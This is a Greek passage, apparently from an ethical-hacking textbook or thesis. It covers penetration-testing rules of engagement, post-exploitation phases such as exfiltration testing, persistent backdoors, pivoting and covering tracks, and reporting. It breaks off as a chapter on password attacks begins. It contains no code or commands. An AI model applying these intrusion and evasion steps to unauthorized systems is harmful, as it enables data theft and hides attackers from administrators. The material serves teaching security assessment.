Οι ακόλουθοι κανόνες πρέπει να χρησιμοποιηθούν σαν οδηγός κανόνων που θα συμφωνηθούν με τον πελάτη για να βεβαιωθεί ότι οι καθημερινές λειτουργίες και δεδομένα του πελάτη δεν εκτίθενται σε κίνδυνο:

- Αν δεν έχει συμφωνηθεί από πριν, δεν θα υπάρξει αλλαγή σε υπηρεσίες που ο πελάτης θεωρεί «κρίσιμες» για τις υποδομές της εταιρείας. Ο σκοπός της αλλαγής τέτοιων υπηρεσιών θα ήταν να δει ο πελάτης πώς ένας εισβολέας μπορεί να:

1) Αποκτήσει προνόμια διαχειριστή

2) Αποκτήσει πρόσβαση σε απόρρητα δεδομένα

3) Να προκαλέσει επίθεση άρνησης εξυπηρέτησης (Denial of Service / DoS)

- Όλες οι αλλαγές, συμπεριλαμβανομένων των αλλαγών στις ρυθμίσεις, που εκτελούνται σε ένα σύστημα πρέπει να καταγραφούν. Μετά από τις αλλαγές, θα πρέπει να γίνει επαναφορά ρυθμίσεων. Η λίστα των αλλαγών θα πρέπει να δοθεί στον πελάτη μετά την εμπλοκή για να βεβαιωθεί ότι όλες οι αλλαγές αναιρέθηκαν καταλλήλως.

- Πρέπει να δημιουργηθεί λίστα με κάθε κίνηση και αλλαγές που έγιναν, καθώς και την χρονική στιγμή που συνέβησαν. Αυτή η λίστα θα συμπεριληφθεί σαν παράρτημα στην τελική αναφορά.

- Οποιαδήποτε και όλα τα ιδιωτικά ή προσωπικά δεδομένα χρήστη που ανακαλύφθηκαν κατά τη διάρκεια της δοκιμής διείσδυσης μπορούν να χρησιμοποιηθούν σαν στοιχεία για την απόκτηση επιπλέον πρόσβασης ή την εκτέλεση άλλων πράξεων σχετικών με τη δοκιμή μόνον εφόσον πληρούνται οι ακόλουθες προϋποθέσεις:

1) Όλα τα συστήματα και τα αποθηκευμένα δεδομένα σε αυτά ανήκουν στον πελάτη.

2) Η σύνδεση στο δίκτυο του πελάτη θεωρείται αποδεκτή για την αναζήτηση και την ανάλυση του συνδεδεμένου συστήματος (συμπεριλαμβανομένων όλων των παρόντων δεδομένων και ρυθμίσεων).

3) Ο πελάτης έχει βεβαιωθεί πως οι όλα τα μέλη της εταιρείας έχουν διαβάσει και κατανοήσει τις προϋποθέσεις.

- Κωδικοί (συμπεριλαμβανομένων εκείνων σε κρυπτογραφημένη μορφή) δεν θα συμπεριληφθούν στην τελική αναφορά, ή πρέπει να

καμουφλαριστούν αρκετά για να είναι βέβαιο ότι οι παραλήπτες της αναφοράς δεν μπορούν να δημιουργήσουν ή να μαντέψουν τον κωδικό ξανά. Αυτό γίνεται για την εξασφάλιση της εμπιστευτικότητας των χρηστών στους οποίους ανήκουν οι κωδικοί, καθώς και για την διατήρηση της ακεραιότητας των συστημάτων που προστατεύουν.

- Οποιαδήποτε μέθοδος ή συσκευή χρησιμοποιείται για διατήρηση πρόσβασης σε συστήματα υπό κίνδυνο και θα μπορούσε να επηρεάσει τη σωστή λειτουργία του συστήματος, δεν μπορεί να εφαρμοστεί χωρίς την κατάλληλη γραπτή συγκατάθεση του πελάτη.

- Όποια μέθοδος ή συσκευή χρησιμοποιείται για διατήρηση πρόσβασης σε συστήματα υπό κίνδυνο πρέπει να χρησιμοποιεί κάποια μορφή ελέγχου ταυτότητας χρήστη όπως ψηφιακά πιστοποιητικά ή προτροπές εισόδου.

- Όλα τα δεδομένα που συλλέγονται από τους Penetration Testers πρέπει να κρυπτογραφούνται.

- Όποια πληροφορία περιλαμβάνεται στην αναφορά η οποία θα μπορούσε να περιέχει ευαίσθητα δεδομένα (εικόνες, πίνακες, στοιχεία) πρέπει να καθαρίζονται ή να κρύβονται χρησιμοποιώντας τεχνικές οι οποίες καθιστούν αδύνατη την ανάγνωσή τους από τους παραλήπτες της αναφοράς.

- Όλα τα δεδομένα που συλλέχθηκαν θα καταστραφούν όταν ο πελάτης έχει αποδεχτεί την τελική αναφορά. Η μέθοδος που χρησιμοποιήθηκε κι απόδειξη της καταστροφής θα πρέπει να παρέχονται στον πελάτη.

- Εάν τα δεδομένα που συλλέχθηκαν ρυθμίζονται από οποιονδήποτε νόμο, τα συστήματα και οι τοποθεσίες τους θα παρέχονται από τον πελάτη για να εξασφαλιστεί ότι τα δεδομένα που συλλέχθηκαν και δέχθηκαν επεξεργασία δεν παραβιάζουν την ισχύουσα νομοθεσία. Αν τα συστήματα είναι εκείνα της ομάδας δοκιμών διείσδυσης, τα δεδομένα δεν πρέπει να είναι αποθηκευμένα στα συστήματά της και θα εμφανίσουν μόνο απόδειξη πρόσβασης (Δικαιώματα αρχείου, Ονόματα αρχείων κλπ.).

- Υπηρεσίες τρίτων μερών για σπάσιμο κωδικών δεν θα χρησιμοποιηθούν, ούτε θα υπάρξει διαμοιρασμός κάποιου άλλου τύπου δεδομένων με τρίτα μέρη χωρίς την προηγούμενη συγκατάθεση των πελατών.

- Αν στο περιβάλλον που εκτελείται ο έλεγχος βρεθούν αποδεικτικά στοιχεία από παλαιότερη επίθεση, όλες οι καταγραφές με τις δράσεις και τους χρόνους που καταγράφηκαν κατά τη διάρκεια της αξιολόγησης από την ομάδα των Penetration Testers, θα αποθηκευτούν, κατακερματιστούν και παρέχονται στον πελάτη.

- Καμία καταγραφή δεν θα πρέπει να αφαιρεθεί, διαγραφεί ή τροποποιηθεί χωρίς τη ρητή άδεια του πελάτη. Εάν ο πελάτης το εγκρίνει, οι καταγραφές πρέπει να σωθούν πριν από οποιαδήποτε αλλαγή.

- Προστασία Του Penetration Tester

Εξαιτίας της φύσης της δοκιμής διείσδυσης, ο Penetration Tester πρέπει να βεβαιωθεί ότι έχει καλύψει όλες του τις βάσεις όταν ασχολείται με τον πελάτη και τα καθήκοντα που θα εκτελέσει. Πρέπει να συζητήσει τα ακόλουθα με τον πελάτη για να βεβαιωθεί ότι έχουν γίνει σαφώς κατανοητοί οι ρόλοι και οι ευθύνες τόσο του πελάτη όσο και του παρόχου πριν την έναρξη οποιασδήποτε εργασίας.
Ο Penetration Tester πρέπει να βεβαιωθεί ότι στη σύμβαση και/ή τη δήλωση της εργασίας που υπογράφηκε από τον πελάτη και τον πάροχο, οι ενέργειες που λήφθηκαν στα υπό δοκιμή συστήματα είναι για λογαριασμό και εκπροσώπηση του πελάτη.

- Επίσης πρέπει να αποκτήσει ένα αντίγραφο των πολιτικών ασφαλείας που διέπουν τη χρήση των χρηστών των συστημάτων και των υποδομών της εταιρίας (που συχνά αναφέρεται ως πολιτικές «Αποδεκτής Χρήσης») πριν από την έναρξη της εμπλοκής. Να γίνει βέβαιο ότι η πολιτική καλύπτει:

1) Προσωπική χρήση του εξοπλισμού και αποθήκευση των προσωπικών δεδομένων των εργαζομένων σχετικά με τα συστήματα του πελάτη και την ιδιοκτησία και τα δικαιώματα σε αυτά τα δεδομένα.

2) Κυριότητα των δεδομένων που είναι αποθηκευμένα στον εξοπλισμό της εταιρείας.

- Να επιβεβαιωθούν κανονισμοί και νόμοι που διέπουν τα δεδομένα που διαχειρίζεται και χρησιμοποιεί ο πελάτης σχετικά με τα συστήματα του και τους περιορισμούς που επιβάλλονται σε αυτά τα δεδομένα.

- Να γίνει πλήρης κρυπτογράφηση δίσκου για τα συστήματα και τα αφαιρούμενα μέσα που θα λαμβάνουν και θα αποθηκεύουν δεδομένα του πελάτη.

- Να συζητηθούν και δημιουργηθούν με τον πελάτη οι διαδικασίες που πρέπει να ακολουθούνται σε περίπτωση που βρεθεί μια συμβιβαστική λύση από τρίτους.

- Να ελεγχθούν νόμοι σχετικοί με την λήψη ή / και αποθήκευση ήχου και βίντεο επειδή η χρήση των μεθόδων μετά την κατάχρηση μπορεί να θεωρηθεί παραβίαση των τοπικών ή εθνικών νόμων υποκλοπής.

Ανάλυση Υποδομών

- Διαμόρφωση Δικτύου

Η διαμόρφωση δικτύου ενός παραβιασμένου συστήματος μπορεί να χρησιμοποιηθεί για να ταυτοποιηθούν επιπρόσθετα υποδίκτυα, δρομολογητές δικτύου, κρίσιμοι διακομιστές, διακομιστές ονομάτων και σχέσεις ανάμεσα σε μηχανές. Αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν για να εξακριβωθούν επιπρόσθετοι στόχοι και να γίνει ακόμη περισσότερο Penetration Testing στο δίκτυο του πελάτη.

- Διεπαφές

Εντοπίζονται όλες οι διεπαφές δικτύου στη μηχανή μαζί με τις διευθύνσεις IP τους, τις μάσκες υποδικτύου, και τις πύλες/θύρες (gateways). Με τον εντοπισμό των διεπαφών και των ρυθμίσεων, των δικτύων και των υπηρεσιών θα είναι γνωστό με τι σειρά πρέπει να στοχοποιηθούν.

- Δρομολόγηση

Γνώση άλλων υποδικτύων, σχήματα φιλτραρίσματος ή διευθυνσιοδότησης θα μπορούσαν να αξιοποιηθούν για να ξεφύγει ο Penetration Tester από ένα μεμονωμένο δίκτυο, οδηγώντας σε επιπλέον συστήματα και δίκτυα για ανίχνευση και απαρίθμησή τους. Αυτά τα δεδομένα μπορεί να προέρχονται από μια ποικιλία πηγών σε ένα συγκεκριμένο σύστημα ή δίκτυο περιλαμβάνοντας:

- Διεπαφές
- Πίνακες δρομολόγησης, συμπεριλαμβανομένων στατικών και δυναμικών διαδρομών
- Πίνακες ARP πρωτοκόλλου, NetBios ή άλλα πρωτόκολλα δικτύου που χρησιμοποιούνται για ανακάλυψη υπηρεσίας ή συστήματος.
- Για συστήματα που υποστηρίζουν πολλούς «οικοδεσπότες» (multihomed hosts), θα πρέπει να προσδιοριστεί αν λειτουργούν σαν δρομολογητές.

- Διακομιστές DNS

Εντοπίζονται όλοι οι χρησιμοποιούμενοι διακομιστές DNS, με την

αξιολόγηση των ρυθμίσεων του διακομιστή. Οι διακομιστές DNS και οι πληροφορίες θα μπορούσαν μετά να χρησιμοποιηθούν για ανάπτυξη και εκτέλεση ενός σχεδίου για την ανακάλυψη επιπλέον συστημάτων και υπηρεσιών στο δίκτυο στόχο. Στην περίπτωση που ένας διακομιστής DNS είναι παραβιασμένος, η βάση δεδομένων DNS θα παρέχει αξιόλογη πληροφορία για συστήματα και υπηρεσίες που μπορούν να χρησιμοποιηθούν για να τεθούν σε προτεραιότητα στόχοι για το υπόλοιπο της εκτίμησης. Η μορφοποίηση και πρόσθεση νέων εγγραφών θα μπορούσε να χρησιμοποιηθεί για την υποκλοπή των δεδομένων και των υπηρεσιών που εξαρτώνται στο DNS.

- Προσωρινά Αποθηκευμένες Καταχωρήσεις DNS

Εντοπίζονται ενδιαφέρουσες καταχωρήσεις DNS στην προσωρινή μνήμη, οι οποίες μπορεί να περιλαμβάνουν σελίδες εισόδου για τοποθεσίες Intranet, διεπαφές διαχείρισης, ή εξωτερικές τοποθεσίες. Προσωρινά αποθηκευμένες διεπαφές παρέχουν πληροφορίες για τα πιο πρόσφατα και πιο χρησιμοποιημένα συστήματα που χρησιμοποιήθηκαν από παραβιασμένα συστήματα παρέχοντας μία οπτική του τρόπου που σχετίζονται και αλληλεπιδρούν τα συστήματα που παρέχουν πληροφορίες, που θα μπορούσαν να χρησιμοποιηθούν για την ιεράρχηση των στόχων για επιπλέον διείσδυση στα στοχευμένα δίκτυα και υποδομές. Μορφοποίηση των προσωρινά αποθηκευμένων εισόδων, αν επιτρέπεται, μπορεί να χρησιμοποιηθεί για τη λήψη στοιχείων πρόσβασης ή απόκτησης περισσότερων πληροφοριών σχετικά με τις υπηρεσίες που χρησιμοποιούνται από τα παραβιασμένα συστήματα οδηγώντας σε επιπλέον διείσδυση στο δίκτυο στόχο.

- Διακομιστές Μεσολάβησης

Εντοπίζονται διακομιστές μεσολάβησης σε επίπεδο δικτύου και εφαρμογών. Οι διακομιστές μεσολάβησης είναι καλοί στόχοι όταν χρησιμοποιούνται ευρέως από τον πελάτη. Σε περίπτωση εφαρμογών μεσολάβησης, μπορεί να είναι δυνατόν να εντοπιστεί, μορφοποιηθεί και/ή καταγραφεί η ροή κυκλοφορίας, ή αυτή

καθ' αυτή η κυκλοφορία. Οι επιθέσεις σε διακομιστές μεσολάβησης είναι συχνά ένα αποτελεσματικό μέσο για την ανάδειξη των επιπτώσεων και των κινδύνων στον πελάτη.

- Καταχωρήσεις ARP

Απαριθμούνται προσωρινά αποθηκευμένοι και στατικοί πίνακες καταχωρήσεων ARP, οι οποίοι μπορούν να αποκαλύψουν άλλα συστήματα που αλληλεπιδρούν με το παραβιασμένο σύστημα. Οι στατικές καταχωρήσεις ARP μπορεί να αναπαριστούν κρίσιμα συστήματα. Αν το πεδίο εκτίμησης επιτρέπει την υποκλοπή και μορφοποίηση των καταχωρήσεων ARP, είναι απλό να αναδειχθεί η πιθανότητα "αναστάτωσης", καταγραφής, ή παραβίασης μιας υπηρεσίας με ένα τρόπο τον οποίο συνήθως δεν μπορούν να εντοπίσουν ή να προστατευτούν από αυτόν.

- Υπηρεσίες Που Ακούν

Εντοπίζονται όλες οι υπηρεσίες δικτύου που προσφέρονται από την μηχανή στόχο. Αυτό μπορεί να οδηγήσει σε ανακάλυψη υπηρεσιών μη ανιχνεύσιμες από την αρχική σάρωση όσο και σε ανακάλυψη άλλων μηχανών και δικτύων. Ο εντοπισμός μη ορατών κατά τη διάρκεια της σάρωσης υπηρεσιών μπορεί επίσης να παρέχει πληροφορία για πιθανά συστήματα φιλτραρίσματος και ελέγχου τα οποία εφαρμόζονται στο δίκτυο και/ή το σύστημα. Επιπρόσθετα, ο Penetration Tester μπορεί να είναι ικανός να αξιοποιήσει αυτές τις υπηρεσίες για να παραβιάσει άλλες μηχανές. Τα περισσότερα λειτουργικά συστήματα περιλαμβάνουν μια μέθοδο εντοπισμού TCP και UDP συνδέσεων οι οποίες γίνονται από και στην μηχανή. Μέσω του ελέγχου και των δύο συνδέσεων από και στην παραβιασμένη μηχανή είναι δυνατόν να βρεθούν σχέσεις οι οποίες ήταν προηγουμένως άγνωστες. Όπως και για την μηχανή έτσι και η υπηρεσία πρέπει να ληφθεί υπόψη, καθώς αυτό μπορεί να αποκαλύψει υπηρεσίες οι οποίες "ακούν" σε μη πρότυπες θύρες και να μαρτυρήσει σχέσεις εμπιστοσύνης όπως πιστοποίηση SSH χωρίς κρυπτογραφικό κλειδί.

- Συνδέσεις VPN

Όλες οι συνδέσεις VPN μέσα και έξω από το σύστημα στόχο ή δίκτυο θα πρέπει να εντοπιστούν. Εξερχόμενες συνδέσεις μπορούν να παρέχουν μονοπάτια μέσα σε νέα συστήματα τα οποία μπορεί προηγουμένως να μην έχουν εντοπιστεί. Και οι εισερχόμενες και οι εξερχόμενες συνδέσεις μπορούν να βοηθήσουν στον εντοπισμό νέων συστημάτων και στην κατανόηση της σχέσης τους με την επιχείρηση. Οι συνδέσεις VPN συχνά παρακάμπτουν τα τείχη προστασίας και τα συστήματα εμπόδισης/εντοπισμού εξαιτίας της ανικανότητάς τους να αποκρυπτογραφήσουν κρυπτογραφημένη κυκλοφορία. Αυτό το γεγονός κάνει τα VPNs ιδανικά για την έναρξη επιθέσεων. Τυχόν νέοι στόχοι θα πρέπει να ελέγχονται ως προς το πεδίο εφαρμογής πριν από την έναρξη επιθέσεων εναντίον τους. Η παρουσία του πελάτη VPN ή οι συνδέσεις διακομιστή στο σύστημα στόχο μπορούν επίσης να παρέχουν πρόσβαση σε προηγουμένως άγνωστες πληροφορίες που θα μπορούσαν να χρησιμοποιηθούν για στοχοποίηση άλλων συστημάτων και υπηρεσιών.

- Υπηρεσίες Καταλόγων

Ένα στοχευμένο σύστημα που τρέχει υπηρεσίες καταλόγων μπορεί να παρέχει μια ευκαιρία απαρίθμησης λογαριασμών χρηστών, συστημάτων και/ή υπηρεσιών που μπορεί να χρησιμοποιηθούν σε επιπλέον επιθέσεις ή να παρέχουν επιπλέον στόχους οι οποίοι δεν είχαν ανακαλυφθεί προηγουμένως στην φάση της ανάλυσης αδυναμιών. Επιπροσθέτως, τα στοιχεία των χρηστών που βρέθηκαν στις υπηρεσίες καταλόγων θα μπορούσαν να χρησιμοποιηθούν για Social Engineering επιθέσεις και επιθέσεις “ψαρέματος”, παρέχοντας έτσι ένα πιθανά υψηλότερο ποσοστό επιτυχίας.

- Γείτονες

Στα σημερινά δίκτυα πολλές υπηρεσίες και λειτουργικά συστήματα

χρησιμοποιούν έναν αριθμό πρωτοκόλλων για ανακάλυψη γειτόνων σε μια προσπάθεια να κάνουν πιο εύκολη την πρόσβαση σε υπηρεσίες, την επίλυση προβλημάτων και την ρύθμιση τους. Τα πρωτόκολλα ποικίλουν ανάλογα τον τύπο του συστήματος στόχου. Εξοπλισμός δικτύωσης μπορεί να χρησιμοποιεί πρωτόκολλα όπως CDP (Cisco Discovery Protocol) και LLDP (Link Layer Discovery Protocol) για να εντοπίσει συστήματα, ρυθμίσεις και άλλες λεπτομέρειες σχετικές με τα απευθείας συνδεδεμένα σε αυτόν συστήματα ή που είναι παρόντα στο ίδιο υποδίκτυο. Παρόμοια, τα λειτουργικά συστήματα υπολογιστών γραφείου και διακομιστών μπορεί να χρησιμοποιήσουν πρωτόκολλα όπως MDNS (Multicast Domain Name Service) και NetBios για να βρουν λεπτομέρειες συστημάτων και υπηρεσιών στο ίδιο υποδίκτυο.

Λεηλασία

Η λεηλασία αναφέρεται στην λήψη πληροφοριών (π.χ. αρχεία που περιέχουν προσωπικές πληροφορίες, πληροφορίες πιστωτικών καρτών, κωδικούς κλπ.) από στοχευμένα συστήματα, σχετικά με τους στόχους που ορίζονται στη φάση πριν την αξιολόγηση. Αυτές οι πληροφορίες θα μπορούσαν να αποκτηθούν για τον σκοπό της ικανοποίησης στόχων ή σαν μέρος της έρευνας για επιπλέον πρόσβαση στο δίκτυο. Η τοποθεσία αυτών των δεδομένων θα ποικίλει ανάλογα με τον τύπο των δεδομένων, τον ρόλο του συστήματος και άλλες περιπτώσεις.

Γνώση και βασική εξοικείωση με κοινώς χρησιμοποιούμενες εφαρμογές, λογισμικό διακομιστή και μεσισμικό είναι πολύ σημαντική, καθώς οι περισσότερες εφαρμογές αποθηκεύουν τα δεδομένα τους σε πολλές διαφορετικές μορφές και τοποθεσίες. Ειδικά εργαλεία μπορεί να είναι απαραίτητα για την απόκτηση, εξαγωγή ή ανάγνωση των στοχευμένων δεδομένων σε κάποια συστήματα.

Στόχοι Υψηλής Αξίας/ Υψηλού Προφίλ

Οι στόχοι υψηλής αξίας/προφίλ μπορούν να εντοπιστούν και

πολλαπλασιαστούν χρησιμοποιώντας πληροφορίες από τους στόχους που βρέθηκαν στις συναντήσεις προ δέσμευσης. Η εύρεση σημαντικότερων στόχων θα γίνει μέσα από την ανάλυση δεδομένων που συλλέχθηκαν από παραβιασμένα συστήματα, των αλληλεπιδράσεων σε αυτά τα συστήματα και των υπηρεσιών που τρέχουν σε αυτά. Η κατανόηση των στόχων υψηλής αξίας/προφίλ βοηθάει στον προσδιορισμό και τη μέτρηση του αντίκτυπου στα δεδομένα και τις διαδικασίες της επιχείρησης και στη συνολική ακεραιότητα των υποδομών και υπηρεσιών του πελάτη.

Εκδιήθηση Δεδομένων

- Χαρτογράφηση Όλων Των Πιθανών Μονοπατιών Εκδιήθησης:

Από κάθε μία από τις περιοχές στις οποίες έχει επιτευχθεί πρόσβαση, θα πρέπει να δημιουργηθεί ένα πλήρες μονοπάτι εκδιήθησης. Αυτό περιλαμβάνει δευτερογενή και τριτογενή μέσα για την έξοδο στον έξω κόσμο (μέσω άλλων υποδικτύων κλπ.). Μόλις χαρτογραφηθούν τα μονοπάτια εκδιήθησης, θα πρέπει να αρχίσει η πραγματική δοκιμή εκδιήθησης.

- Δοκιμή Μονοπατιών Εκδιήθησης:

Στη χαρτογράφηση μονοπατιών εκδιήθησης, τα δεδομένα θα πρέπει να εκδιηθηθούν από τον οργανισμό που δοκιμάζεται. Αυτό θα πρέπει να έχει ήδη καλυφθεί στο πεδίο Προ Δέσμευσης και να έχει στηθεί κατάλληλη υποδομή που συμφωνεί με την αποδεκτή πολιτική εμπλοκής του πελάτη. Η εκδιήθηση από μόνη της θα πρέπει να προσομοιώνει στρατηγικές εκδιήθησης στον πραγματικό κόσμο που χρησιμοποιούνται από παράγοντες απειλών που συμβαδίζουν με το Πρότυπο Μοντελοποίησης Απειλών του οργανισμό.

- Μέτρηση Των Δυνάμεων Ελέγχου

Όταν εκτελούνται δοκιμές εκδιήθησης, ο κύριος σκοπός της δοκιμής είναι να φανεί, αν οι πρόσφατοι έλεγχοι για εντοπισμό και μπλοκάρισμα της διαφυγής ευαίσθητων πληροφοριών από τον οργανισμό είναι πράγματι αποτελεσματικές, καθώς και να φανεί πώς αντιδρούν οι ομάδες απάντησης σε τέτοιες ειδοποιήσεις αν κάτι έχει εντοπιστεί.

Επιμονή

- Εγκατάσταση «πίσω πόρτας» η οποία απαιτεί πιστοποίηση.
- Εγκατάσταση και/ή τροποποίηση υπηρεσιών για επανασύνδεση στο σύστημα.
- Δημιουργία εναλλακτικών λογαριασμών με δύσκολους κωδικούς.
- Όταν είναι δυνατόν η «πίσω πόρτα» πρέπει να επιβιώνει της επανεκκίνησης.

Επιπλέον Διείσδυση Σε Υποδομές

Η περιστροφή (pivoting) είναι η δράση στην οποία ο Penetration Tester θα χρησιμοποιήσει την παρουσία του στο παραβιασμένο σύστημα για επιπλέον απαρίθμηση και απόκτηση πρόσβασης σε άλλα συστήματα στις υποδομές του πελάτη. Αυτή η δράση μπορεί να εκτελεστεί από το παραβιασμένο σύστημα από μόνο του χρησιμοποιώντας τοπικούς πόρους ή εργαλεία που ανέβηκαν σε αυτό.

Η δράση που θα εκτελεστεί θα εξαρτηθεί από τις πληροφορίες που χρειάζονται για να παρουσιαστούν ειδικοί κίνδυνοι και/ή επιπλέον διείσδυση στα δίκτυα και τα συστήματα του πελάτη. Τακτικές συναντήσεις συνίστανται για την επαναξιολόγηση των πληροφοριών που συγκεντρώθηκαν και τη λήψη απόφασης για το ποια είναι η καλύτερη προσέγγιση για συνέχεια της διαδικασίας μετά την κατάχρηση, μέχρι την επίτευξη των στόχων.

Καθαρισμός

Η διαδικασία του καθαρισμού καλύπτει τις απαιτήσεις για τον καθαρισμό συστημάτων αφότου οι δοκιμές διείσδυσης έχουν ολοκληρωθεί. Αυτό θα συμπεριλάβει όλους τους λογαριασμούς των χρηστών και τα δυαδικά αρχεία που χρησιμοποιήθηκαν κατά τη διάρκεια της δοκιμής.

- Απομακρύνονται όλα τα εκτελέσιμα, scripts, και προσωρινά αρχεία από ένα εκτεθειμένο σύστημα. Εάν είναι δυνατόν χρησιμοποιείται μέθοδος ασφαλούς διαγραφής για την απομάκρυνση αρχείων και φακέλων.

- Επιστρέφουν στις αρχικές τιμές οι ρυθμίσεις συστήματος και οι παράμετροι διαμόρφωσης των εφαρμογών αν τροποποιήθηκαν κατά τη διάρκεια της αξιολόγησης.

- Απομακρύνονται όλες οι «πίσω πόρτες» και/ή τα εργαλεία πρόσβασης που εγκαταστάθηκαν.

- Απομακρύνονται οποιοιδήποτε λογαριασμοί χρηστών δημιουργήθηκαν στα εκτεθειμένα συστήματα.

[Σ.8]

1.4.7. Αναφορά (Reporting)

Αυτό είναι το τελικό βήμα μιας δοκιμής διείσδυσης. Σε αυτή τη φάση ο Penetration Tester γράφει μία λεπτομερή αναφορά με τις μεθόδους που χρησιμοποίησε και τα αποτελέσματα που βρήκε.

Δομή Της Αναφοράς

Η αναφορά είναι χωρισμένη σε δύο μεγάλα τμήματα προκειμένου να

γνωστοποιεί τους στόχους, τις μεθόδους, και τα αποτελέσματα των δοκιμών που πραγματοποιήθηκαν σε ακροατήρια με χαμηλή και υψηλή τεχνική εμπειρία.

Η Σύνοψη

Αυτό το τμήμα θα γνωστοποιεί στον αναγνώστη τους συγκεκριμένους στόχους της Δοκιμής Διείσδυσης και τα υψηλού επιπέδου ευρήματα της άσκησης δοκιμών. Το κοινό στο οποίο απευθύνεται θα είναι εκείνοι που είναι υπεύθυνοι για την εποπτεία και το στρατηγικό όραμα του προγράμματος ασφαλείας καθώς και οποιαδήποτε μέλη του οργανισμού μπορεί να επηρεαστούν από τις προσδιοριζόμενες/επιβεβαιωμένες απειλές.

Τεχνική Αναφορά

Αυτό το τμήμα θα γνωστοποιεί στον αναγνώστη τις τεχνικές λεπτομέρειες της δοκιμής και όλα τα στοιχεία/συστατικά που συμφωνήθηκαν σαν βασικοί δείκτες επιτυχίας κατά την άσκηση προ δέσμευσης. Το τμήμα της τεχνικής αναφοράς θα περιγράφει με λεπτομέρειες το πεδίο, τις πληροφορίες, το μονοπάτι επίθεσης, τις επιπτώσεις και τις προτάσεις αποκατάστασης της δοκιμής.

[Σ.9]

1.5. ΟΙ 5 ΦΑΣΕΙΣ ΕΚΤΕΛΕΣΗΣ ΜΙΑΣ ΔΟΚΙΜΗΣ ΔΙΕΙΣΔΥΣΗΣ

1.5.1. Φάση 1η | Αναγνώριση

Αναγνώριση είναι η πράξη συλλογής προκαταρκτικών δεδομένων ή πληροφοριών για τον στόχο. Τα δεδομένα συλλέγονται προκειμένου να προγραμματιστεί καλύτερα η επίθεση. Η αναγνώριση μπορεί να πραγματοποιηθεί ενεργά (σημαίνει ότι αγγίζεται άμεσα ο στόχος) ή παθητικά (πράγμα που σημαίνει

ότι η ανασυγκρότηση πραγματοποιείται μέσω ενδιάμεσου φορέα).

1.5.2. Φάση 2η | Σάρωση

Η φάση της σάρωσης απαιτεί την εφαρμογή τεχνικών εργαλείων για τη συλλογή περαιτέρω πληροφοριών σχετικά με τον στόχο, αλλά σε αυτή την περίπτωση, η αναζήτηση πληροφοριών είναι πιο συχνή για τα συστήματα που έχει ο στόχος στη διάθεσή του. Ένα καλό παράδειγμα θα ήταν η χρήση ενός σαρωτή τρωτών σημείων σε ένα δίκτυο στόχο.

1.5.3. Φάση 3η | Απόκτηση Πρόσβασης

Η απόκτηση πρόσβασης απαιτεί τον έλεγχο μιας ή περισσοτέρων συσκευών δικτύου για την εξαγωγή δεδομένων από τον στόχο ή για την χρήση της συσκευής για την έναρξη επιθέσεων σε άλλους στόχους.

1.5.4. Φάση 4η | Διατήρηση Πρόσβασης

Η διατήρηση της πρόσβασης απαιτεί επίμονες ενέργειες προς το περιβάλλον-στόχο, προκειμένου να συγκεντρωθούν όσο το δυνατόν περισσότερα δεδομένα. Ο επιτιθέμενος πρέπει να παραμείνει μυστικός σε αυτή τη φάση, έτσι ώστε να μην εντοπιστεί κατά τη διάρκεια των δοκιμών στο κεντρικό σύστημα.

1.5.5. Φάση 5η | Κάλυψη Ιχνών

Η τελική φάση της κάλυψης των ιχνών απλά σημαίνει ότι ο επιτιθέμενος πρέπει να λάβει τα απαραίτητα μέτρα για να απομακρύνει κάθε πιθανότητα ανίχνευσης. Οποιεσδήποτε αλλαγές έγιναν, εξουσιοδοτήσεις που κλιμακώθηκαν

κλπ., όλες πρέπει να επιστρέψουν σε κατάσταση μη αναγνώρισης από τους διαχειριστές του κεντρικού υπολογιστή.

1.6. ΣΥΝΟΨΗ

Σε αυτό το κεφάλαιο εξοικειωθήκαμε με τον ορισμό του Hacking και τους τύπους των Hackers καθώς και με την ιστορία του Hacking. Επίσης είδαμε το πιο σημαντικό κομμάτι του Ethical Hacking το οποίο αφορά στο πρότυπο που ένας Ethical Hacker ή Penetration Tester υποχρεούται να ακολουθεί, προκειμένου να εκτελέσει επαγγελματικά και επιτυχώς μια δοκιμή διείσδυσης σε κάποιον οργανισμό, η οποία θα αποφέρει σημαντικά αποτελέσματα για το επίπεδο ασφάλειας του οργανισμού, καθώς και για τα μέτρα που θα πρέπει να λάβει προκειμένου να κλείσει σωστά ό,τι κενά ασφαλείας βρέθηκαν από τη δοκιμή.

Τέλος, είδαμε τις 5 φάσεις εκτέλεσης μιας δοκιμής διείσδυσης, οι οποίες είναι τα βασικά πρακτικά βήματα που ακολουθούμε, ώστε να κάνουμε τη δοκιμή διείσδυσης με οργάνωση και επιτυχία.

Στο επόμενο κεφάλαιο θα αναφερθούμε στις κατηγορίες των επιθέσεων, με λεπτομερή περιγραφή κάθε επίθεσης, καθώς και με συμβουλές για την προστασία των συστημάτων.

2. ΠΕΡΙΓΡΑΦΗ ΕΠΙΘΕΣΕΩΝ

2.1. ΕΠΙΘΕΣΗ ΣΕ ΚΩΔΙΚΟΥΣ

Η επιθέσεις σε κωδικούς χωρίζονται σε 4 βασικές κατηγορίες στις οποίες θα γίνει εμβάθυνση. Αυτές είναι:

1) Παθητικές Online Επιθέσεις
2) Ενεργητικές Online Επιθέσεις
3) Offline Επιθέσεις
4) Μη-τεχνικές επιθέσεις

2.1.1. Παθητικές Online Επιθέσεις

Στις παθητικές online επιθέσεις ένας επιτιθέμενος δεν επικοινωνεί με τα εξουσιοδοτημένα μέρη για να κλέψει κωδικούς. Με άλλα λόγια προσπαθεί να κάνει hacking κωδικών αλλά χωρίς να επικοινωνήσει με το θύμα ή με τον λογαριασμό του θύματος. Στις μορφές παθητικών online επιθέσεων συμπεριλαμβάνονται οι Wire Sniffing, Man In The Middle (MITM) και Reply επίθεση.

Wire Sniffing

